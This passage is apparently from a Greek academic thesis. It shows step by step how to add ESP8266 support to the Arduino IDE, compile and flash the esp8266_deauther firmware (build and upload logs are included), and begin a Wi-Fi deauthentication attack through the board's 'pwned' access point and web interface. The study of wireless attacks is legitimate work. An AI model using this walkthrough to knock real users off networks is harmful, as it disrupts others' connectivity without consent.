
Στη συνέχεια, για να είναι δυνατός ο προγραμματισμός του board ESP8266, προστέθηκε στο menu:

File → Preferences → Additional Boards Manager URLs

το link “http://arduino.esp8266.com/stable/package_esp8266com_index.json” για το .json αρχείο ώστε να μπορέσει το Arduino IDE να επικοινωνήσει σωστά με το board. Από το παραπάνω link, το Arduino IDE μπορεί να κατεβάσει τις απαραίτητες πληροφορίες.




Εικόνα 35: Πρόσθεση του link στις ρυθμίσεις του Arduino IDE



Εικόνα 36: Το link που προστέθηκε


Στη συνέχεια, για να γίνει το download από το παραπάνω link, πρέπει να γίνει η παρακάτω διαδικασία:

Tools → Boards → Boards Manager



Εικόνα 37: Open board manager

και από εκεί, στο νέο menu, πρέπει να οριστεί το board που θα εγκατασταθεί.




Εικόνα 38: Επιλογή board

Από το παραπάνω menu είναι δυνατή η εγκατάσταση του board ESP8266 στο περιβάλλον Arduino IDE (στην εικόνα 37 υπάρχει η ένδειξη “INSTALLED” διότι έχει ήδη γίνει η εγκατάσταση).

Σε μερικές περιπτώσεις, ανάλογα την έκδοση του Arduino IDE αλλά και το λειτουργικό σύστημα πάνω στο οποίο αυτό τρέχει, είναι πιθανό να ζητηθεί από το περιβάλλον Arduino IDE η εγκατάσταση επιπλέον βιβλιοθηκών. Αυτό γίνεται από το menu:

Tools → Include Library→ Select Library



Εικόνα 39: Προσθήκη βιβλιοθήκης

Τέλος, για να προγραμματιστεί ο μικροελεγκτής με τον κώδικα, πρέπει να γίνει compile μέσω εικονιδίου που φαίνεται στην εικόνα 39. Στο κάτω αριστερό μέρος ο χρήστης ενημερώνεται για την διαδικασία, ενώ η μπάρα κάτω δεξιά δείχνει την πρόοδο.




Εικόνα 40: Compile κώδικα

Μία ακόμη σημαντική ρύθμιση είναι η επιλογή της σωστής θύρας επικοινωνίας του board με τον Η/Υ. Η ρύθμιση αυτή γίνεται από το menu

Tools→Port

στο συγκεκριμένο παράδειγμα είναι η PORT “COM4”



Εικόνα 41: Επιλογή port

Έχοντας ολοκληρώσει τα παραπάνω βήματα, μπορεί να γίνει ο προγραμματισμός του μικροελεγκτή με το Arduino IDE. Αυτό γίνεται με το εικονίδιο που φαίνεται στην εικόνα 41 επάνω αριστερά. Επιπλέον διακρίνεται στο κάτω μέρος χρήσιμες πληροφορίες καθώς και η πρόοδος του uploading.



Εικόνα 42: Εκκίνηση uploading του κώδικα στον μικροελεγκτή

```
esp8266_deauther | Arduino 1.8.15
File Edit Sketch Tools Help

esp8266_deauther A_config.h Accesspoints.cpp Accesspoints.h Attack.cpp Attack.h CLI.cpp CLI.h DisplayUI.cpp DisplayUI.h EEPROMHelper.h Names.cpp

// Please follow this tutorial:
// https://github.com/spacchuhh/esp8266_deauther/wiki/Installation#compiling-using-arduino-ide
// And be sure to have the right board selected
#include "user_interface.h"
}

#include "EEPROMHelper.h"

#include "src/ArduinoJson-v5.13.5/ArduinoJson.h"
#if ARDUINOJSON_VERSION_MAJOR != 5
// The software was build using ArduinoJson v5.x
// version 6 is still in beta at the time of writing
// go to tools -> manage libraries, search for ArduinoJSON and install version 5
#error Please upgrade/downgrade ArduinoJSON library to version 5!
#endif // if ARDUINOJSON_VERSION_MAJOR != 5

#include "oui.h"
#include "language.h"
#include "functions.h"
#include "settings.h"
#include "Names.h"

Uploading...

Executable segment sizes:
IRAM : 796480 - code in flash (default or ICACHE_FLASH_ATTR)
IRAM : 28768 / 32768 - code in IRAM (ICACHE_RAM_ATTR, ISRs...)
DATA : 1348 - initialized variables (global, static) in RAM/HEAP
RODATA : 3352 / 81920 - constants (global, static) in RAM/HEAP
BSS : 27448 - zeroed variables (global, static) in RAM/HEAP
Sketch uses 829948 bytes (86%) of program storage space. Maximum is 958448 bytes.
Global variables use 32148 bytes (39%) of dynamic memory, leaving 49772 bytes for local variables. Maximum is 81920 bytes.
esptool.py v2.8
Serial port COM4
Connecting....
Chip is ESP8266EX
Features: WiFi
Crystal is 26MHz
MAC: e8:db:84:a4:49:28
Uploading stub...
Running stub...
Stub running...
Configuring flash size...
Auto-detected Flash size: 4MB
Flash params set to 0x0340
Compressed 834096 bytes to 581285...
Writing at 0x00038000... (41 %)
```

Εικόνα 43: Πρόοδος uploading κώδικα σε μικροελεγκτή

Κατά την διάρκεια του uploading, ο χρήστης μπορεί και βλέπει την πρόοδο.

```
esp8266_deauther | Arduino 1.8.15
File Edit Sketch Tools Help

esp8266_deauther A_config.h Accesspoints.cpp Accesspoints.h Attack.cpp Attack.h CLI.cpp CLI.h DisplayUI.cpp DisplayUI.h EEPROMHelper.h Names.cpp Names.h SSIDs.h

// Please follow this tutorial:
// https://github.com/spacchuhh/esp8266_deauther/wiki/Installation#compiling-using-arduino-ide
// And be sure to have the right board selected
#include "user_interface.h"
}

#include "EEPROMHelper.h"

#include "src/ArduinoJson-v5.13.5/ArduinoJson.h"
#if ARDUINOJSON_VERSION_MAJOR != 5
// The software was build using ArduinoJson v5.x
// version 6 is still in beta at the time of writing
// go to tools -> manage libraries, search for ArduinoJSON and install version 5
#error Please upgrade/downgrade ArduinoJSON library to version 5!
#endif // if ARDUINOJSON_VERSION_MAJOR != 5

#include "oui.h"
#include "language.h"
#include "functions.h"
#include "settings.h"
#include "Names.h"

Done uploading.

Executable segment sizes:
IRAM : 796480 - code in flash (default or ICACHE_FLASH_ATTR)
IRAM : 28768 / 32768 - code in IRAM (ICACHE_RAM_ATTR, ISRs...)
DATA : 1348 - initialized variables (global, static) in RAM/HEAP
RODATA : 3352 / 81920 - constants (global, static) in RAM/HEAP
BSS : 27448 - zeroed variables (global, static) in RAM/HEAP
Sketch uses 829948 bytes (86%) of program storage space. Maximum is 958448 bytes.
Global variables use 32148 bytes (39%) of dynamic memory, leaving 49772 bytes for local variables. Maximum is 81920 bytes.
esptool.py v2.8
Serial port COM4
Connecting....
Chip is ESP8266EX
Features: WiFi
Crystal is 26MHz
MAC: e8:db:84:a4:49:28
Uploading stub...
Running stub...
Stub running...
Configuring flash size...
Auto-detected flash size: 4MB
Flash params set to 0x0340
Compressed 834096 bytes to 581285...
Write 834096 bytes (581285 compressed) at 0x00000000 in 51.7 seconds (effective 129.1 kbit/s)...
Hash of data verified.
Leaving...
Hard resetting via RTS pin...
```


Εικόνα 44: Ολοκλήρωση uploading κώδικα σε μικροελεγκτή

Ο προγραμματισμός του μικροελεγκτή έχει ολοκληρωθεί και ο χρήστης ενημερώνεται για την επιτυχή ολοκλήρωση της διαδικασίας. Σε αυτό το σημείο ο χρήστης έχει προγραμματίσει τον μικροελεγκτή ώστε να πραγματοποιήσει την επίθεση.

5.2 Επίθεση deauthentication με το ESP8266

Αρχικά ο χρήστης τροφοδοτεί το board ESP8266 με ρεύμα, μέσω της micro USB θύρας. Όπως προαναφέρθηκε, οι απαιτήσεις τροφοδοσίας είναι πολύ μικρές και μπορεί να είναι από μια θύρα USB ενός Η/Υ, ή φυσικά ένα powerbank.


Με το που συνδέεται, η συσκευή ξεκινά αμέσως την λειτουργία της και ο χρήστης μπορεί να συνδεθεί στο δίκτυο του board. Στη συγκεκριμένη επίθεση το όνομα του δικτύου είναι “pwned” και η σύνδεση με το User Interface έγινε μέσω του browser ενός κινητού τηλεφώνου.



Εικόνα 45: Το SSID του δικτύου του ESP8266


Η παρακάτω εικόνα δείχνει το αποτέλεσμα αναζήτησης WiFi δικτύου από μια συσκευή που διαθέτει κεραία WiFi. Το δίκτυο “pwned” είναι το δίκτυο που έφτιαξε το board ESP8266 για να συνδεθεί ο επιτιθέμενος.

Στη συνέχεια ο χρήστης καλείται να δώσει τα credentials για να συνδεθεί στο δίκτυο. Εφόσον συνδεθεί, η συσκευή του πλέον επικοινωνεί με το board. Η σύνδεση γίνεται μέσω web browser και η προκαθορισμένη IP Address είναι η 192.168.4.1.



